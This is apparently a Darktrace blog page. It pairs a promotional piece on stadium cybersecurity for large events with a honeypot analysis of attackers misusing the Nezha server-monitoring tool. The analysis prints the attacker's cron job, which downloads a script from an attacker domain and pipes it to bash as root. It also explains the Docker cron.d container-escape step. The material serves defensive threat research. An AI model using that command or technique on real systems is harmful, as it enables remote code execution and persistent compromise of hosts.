Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Always On, Always Defending: Inside the AI-Driven SOC
Security leaders from global organizations share how the SOC is being redefined under growing pressure. In this roundtable blog, they explore challenges facing today’s SOCs and how AI is transforming operations to drive resilience, efficiency, and business growth.
How to Evaluate AI Vendors: 5 Key categories for AI Adoption
Buying AI cybersecurity tools requires more than evaluating features and marketing claims. This blog explores the challenges security teams face when assessing AI vendors, outlines five critical categories for AI evaluation, and explains how governance, transparency, model selection, and validation impact trust, adoption, and long-term security outcomes.
Stadium and large public venue operators are confronted with a unique set of cyber security challenges. Often described as a ‘honeypot’ for cyber-criminals, the sports and entertainment industry is an attractive target for threat actors for three main reasons:
Modern sports organizations process sensitive and highly valuabledata at scale;
Sporting events are highly visible and time-critical, operating in front of live audiences with no room for error;
Sports organizations rely on sprawling vendor ecosystems and supply chains to deliver broadcast, commerce, fan engagement services, and more.

In a recent Darktrace-commissioned survey, 84% of professional sports organizations reported at least one cyber incident in the past year, and 57% were hit more than once [1]. The potential ramifications of cyber disruption during a large-scale sports event cannot be overstated. A momentary lapse in access to power could bring TV broadcasts to a halt; disruption to access controls could restrict fans from entering the grounds; CCTV outages could increase the risk of criminal behavior and physical injuries. If data is not reliable and stadium machines are outputting the wrong metrics, a venue could become dangerously overcrowded. The barrier between the cyber and physical worlds has long dissolved – cyber-attacks threaten human safety.
In this blog, I explore the key challenges of stadium cyber security and explain the unique capabilities of Self-Learning AI that led me to adopt Darktrace as a head of ICT and cyber security for international venues and events. Over my career I have helped secure football and rugby World Cups, World Athletics Championships and more than 500 events ,and the lessons from each have only sharpened my conviction in this approach.
The access paradox
The biggest challenge lies in the paradox of securing a site where various internal services are provided to a large number of unknown and unmanaged users, suppliers and devices. When it’s game time, or ‘D-Day’, you see a huge influx of thousands of people, each with their own devices, needing to connect to your network and your infrastructure. The floodgates are opened. But certain parts of your digital environment need to remain protected: your sensitive employee and customer data, your critical OT systems. I liken this to opening the door to your home, and letting the entire town come in and wander around. But you still need to secure your master bedroom.
A multitude of different actors must be able to work on-site to provide services or content during the event. Broadcasters, staff and suppliers need to have access to manage the show, and all these people need to access or interact with the IT infrastructure. In many ways, these additional bodies are already inside the perimeter and could host unknown malicious threats.
This year, the paradox is wider than ever. A tournament spread across hundreds of suppliers and vendors means the foothold an attacker needs may already belong to a trusted partner – a single compromised supplier can become the doorway to everything else. And the adversary is no longer working alone: generative AI now lets attackers probe and weaponize vulnerabilities across thousands of software dependencies at a speed no human team could match, turning the access paradox from a manageable risk into a fast-moving target.
Achieving this balance between accessibility and security requires a shift in mindset from perimeter-based security to one that can detect and respond to threats on the inside. The complexities involved requires technology that can identify malicious behavior in real time based on the wider context of an incident. A particular behavior or connection may be benign in one context and yet critically disruptive in another — tools and technology must be able to discern between the two.
This is why I considered Darktrace’s Self-Learning AI a suitable fit: rather than defending at the perimeter, it focuses on detecting and responding to malicious activity already inside. Because it learns the unique ‘patterns of life’ of its surroundings, it can detect subtle deviations that indicate a threat and initiate a targeted response – without relying on pre-programmed rules and playbooks.
IT/OT convergence
The second key challenge is the issue of IT and OT convergence. Typical stadiums and arenas consist of a wide range of Industrial Control Systems (ICS).
This involves a complex and messy array of switches, cables, CCTV cameras, as well as devices and technologies being brought in by the media and the press, and all these IT and OT components are now interconnected, which means these technologies now have Internet Protocol (IP)-based threats to manage. The same challenges that the corporate infrastructure for stadium management faces in cyber security are therefore also now an issue for ICS security.
This challenge cannot be addressed by viewing IT and OT security in isolation — these two environments are linked because of the analogue migration to IP. A unified approach is required to detect and respond to threats that start in IT before moving to industrial systems.
The stakes are physical. CCTV, Access Control, Public Annoucement system, lighting and the giant screens are all now running over IP, and a disruption to any of them can force a venue to halt play on safety grounds. Scale compounds the problem. At the Qatar 2022 World Cup, eight stadiums were purpose-built to a single technical standard, which made the digital environment relatively uniform to defend. The 2026 tournament is the opposite: dozens of host venues across three countries, each with its own operator, its own contractors and its own legacy systems.This creates a far more fragmented and unpredictable estate to secure.
In addition, cyber security technology must be able to deal with complexity. Darktrace’s AI thrives in the most complex environments, with more data points adding more context to inform the AI’s decision making. It covers OT and IT with a single, unified AI engine, that can also detect and respond across cloud infrastructure, SaaS applications, email systems and endpoints. It is ready to adapt to the messy, interconnected systems that make up large stadiums’ digital infrastructure.
The time factor
Finally, the nature of stadium events means that timing is critical and puts enormous pressure on the organizers and operators. ‘D-Day’ cannot be replayed or postponed, and so if cyber disruption occurs during the event, every minute is crucial. You cannot reschedule a World Cup final or move an opening ceremony; the date is fixed, the world is watching, and there is no second take.
There is consequently a strong emphasis on two key metrics
Mean Time To Know (MTTK) — how long it takes the security team need to be aware of an incident; and
Mean Time To Restore (MTTR) — how quickly a team can act to contain the threat.
It is perhaps more imperative in stadium event management than anywhere else that these two metrics be minimized.
This leads to the third criteria in assessing cyber security technology: does it help with response? And critically, can that response be nuanced and targeted, able to contain that threat without causing further disruption?
To this end, Darktrace’s Autonomous Response takes machine-speed action to contain cyber-attacks, when humans are too slow to react or aren’t around at all. It’s powered by Darktrace’s AI, so it has a nuanced and continuously updating understanding of what’s ‘normal’ across IT and OT systems. This means its response actions are targeted: designed to eliminate the threat, but not at the cost of disruption. Crucially, this enables responses that are surgical rather than blunt. For example, taking an entire server offline to stop a ransomware attack can cause more disruption than the attack itself, so the real value lies in neutralizing the malicious activity precisely — containing the threat without taking down the systems the event and business depends on.
Depending on the nature and severity of the threat, the technology can block specific malicious connections by enforcing the normal ‘pattern of life’ of a device or account. When every second counts, this is the speed and granularity that you need in a cybersecurity technology.
Darktrace can be deployed across every area of the digital enterprise, including network, email, cloud and SaaS environments with the same self-learning approach, stopping anomalous behaviors that point to account takeover and other cloud-based threats. Earlier this year, we announced that Darktrace is also extending its behavioral approach to help businesses deploy and scale AI securely by understanding how these AI systems and agents behave, interact with other systems and humans, and evolve over time. This is critical because 72% of cybersecurity professionals at sports organizations believe AI will increase their cyber risk over the next 12 months [2].
Wherever it is deployed, Darktrace allows the stadium operator to focus on the vital part of the game and offers real-time protection without any modification in the network topology or infrastructure.
An adaptive defense
Cyber-criminals are constantly developing their approach in an attempt to evade security tools trained to look for specific hallmarks of an attack. As they get creative and continuously experiment with new tactics and techniques, the human operators using these tools are forced into a constant state of catch up.
An AI-based approach that learns an organization and its normal behavior patterns from the ground up puts an end to this game of ‘cat and mouse’, shifting the balance in favor of the defenders and allowing them to stay ahead of the threat. This matters more than ever, because adversaries are now using AI to scale their attacks. If you do not have AI working to protect you against malicious AI, you are already at a disadvantage.
With a nuanced understanding of what’s ‘normal’ for the business, unified IT/OT coverage, and an Autonomous Response solution that takes immediate, surgical action, the playing field is leveled, and large stadium and events operators can focus on delivering the best possible experience for attendees, digital viewers, partners and performers.
[related-resource]
References:
[1] [2] Darktrace: Cybersecurity in Global Sport, June 2026. Findings based on survey of 875 IT cybersecurity professionals based in the US, UK, Australia and Germany, working in professional sports organizations (including clubs, societies & sporting bodies) employing 10+ people. The survey was fielded between May 28, 2026 and June 3, 2026 by independent market research agency, Opinion Matters.
How Attackers Abuse the Chinese Nezha Monitoring Tool
What is Nezha?
Nezha is an open-source tool that allows system administrators to centrally monitor multiple servers, including their resource usage such as CPU and network usage, and uptime. The tool also enables remote administrative access via an interactive shell.
The project has just under 10,000 stars on GitHub and has seen widespread adoption in the Chinese IT community, with many forum posts providing guides on installation and usage.
However, Nezha’s status as a legitimate executable that has remote access capabilities creates an opportunity for misuse. Instead of deploying a regular command-and-control (C2) implant, attackers can deploy Nezha directly on compromised hosts. As these deployments are functionally indistinguishable from legitimate installations, they can blend into expected operational tooling and evade detection.
Darktrace’s analysis of a Nezha infection
Darktrace operates several high-interaction honeypots to observe attacker techniques and behaviors. Darktrace analysts observed an intrusion against the Docker-based honeypot, initiated with a malicious container create command.
Figure 1: The malicious container create command.
Docker allows any host file or directory to be passed through to a container, granting read and write access. In this case, the attacker made use of this to pass through the cron.d directory, which is used to schedule recurring tasks, such as maintenance or backup commands.
These commands and timings are stored in the cron.d directory, which the attacker can now write to because it is passed through to their malicious container. By writing a job to this directory from within the container, the cron service running on the host detects the new job and executes it on the host, effectively allowing the attacker to escape the container.
The attacker the created a malicious cron job named ngk: * * * * * root curl hxxps://file.gpu5[.]com/linux_install.sh | bash
This resulted in the host downloading and running the linux_install.sh file with root privileges.

The linux_install script installs several dependencies, sets up environmental variables, and retrieves a second-stage script (nezha_install.sh) from the same domain.
Figure 2: The linux_install script.
The nezha_install.sh script based on the official Nezha installer but has been modified to hard code configuration values, such as the server address, and to remove interactive prompts, allowing it to be installed without user input.
Open by design

One of Nezha’s most interesting design choices is that its main monitoring panel does not require authentication to view a list of monitored hosts. This exposes a list of compromised systems via the attacker-controlled panel, enabling direct observation of the operation’s scale, victimology and infrastructure.
Figure 3: The attacker’s Nezha dashboard.
At the time of analysis, the campaign had infected 141 servers, with 45 still online and accessible. The number of online servers was previously higher, suggesting that some victims may have discovered and removed the infection.
The exposed dashboard provides insights into victim characteristics, including geographic distribution, hardware specification, and resource usage. Most infected hosts were low-spec systems, commonly one or two core Xeon CPUs and less than 4GB of RAM, indicating they were likely small virtual private servers (VPS) with limited value to the attacker.
Many systems also exhibited 100% CPU usage, which may indicate concurrent compromise, such as cryptocurrency mining activity by other threat actors.
Open-source intelligence platforms such as Shodan and Censys can also identify publicly exposed instances of Nezha. Although authentication is required to execute commands on a monitored server, visibility into dashboards still provides valuable intelligence for attackers and defenders alike.
At the time of writing, Darktrace identified 33 internet-facing Nezha installations as openly accessible.
Key takeaways
The abuse of legitimate software has become a consistent feature of modern intrusion activity, enabling attackers to operate without deploying traditional malware and reducing the risk of detection.
This creates a form of “trust inversion”, where tools typically associated with routine operations may instead indicate malicious activity when deployed outside expected contexts. Organizations should therefore prioritize asset visibility and software governance, ensuring that unexpected tool deployments can be identified and investigated, rather than focusing solely on malware-centric detection.
This challenge is especially pronounced in cloud environments, where legitimate monitoring tools may represent either essential software or an attacker backdoor. The scale and dynamic nature of cloud environments further complicate distinguishing between benign and malicious use.
Credit to Nathaniel Bill (Malware Research Engineer) Edited by Ryan Traill (Content Manager)





.png)




%201.png)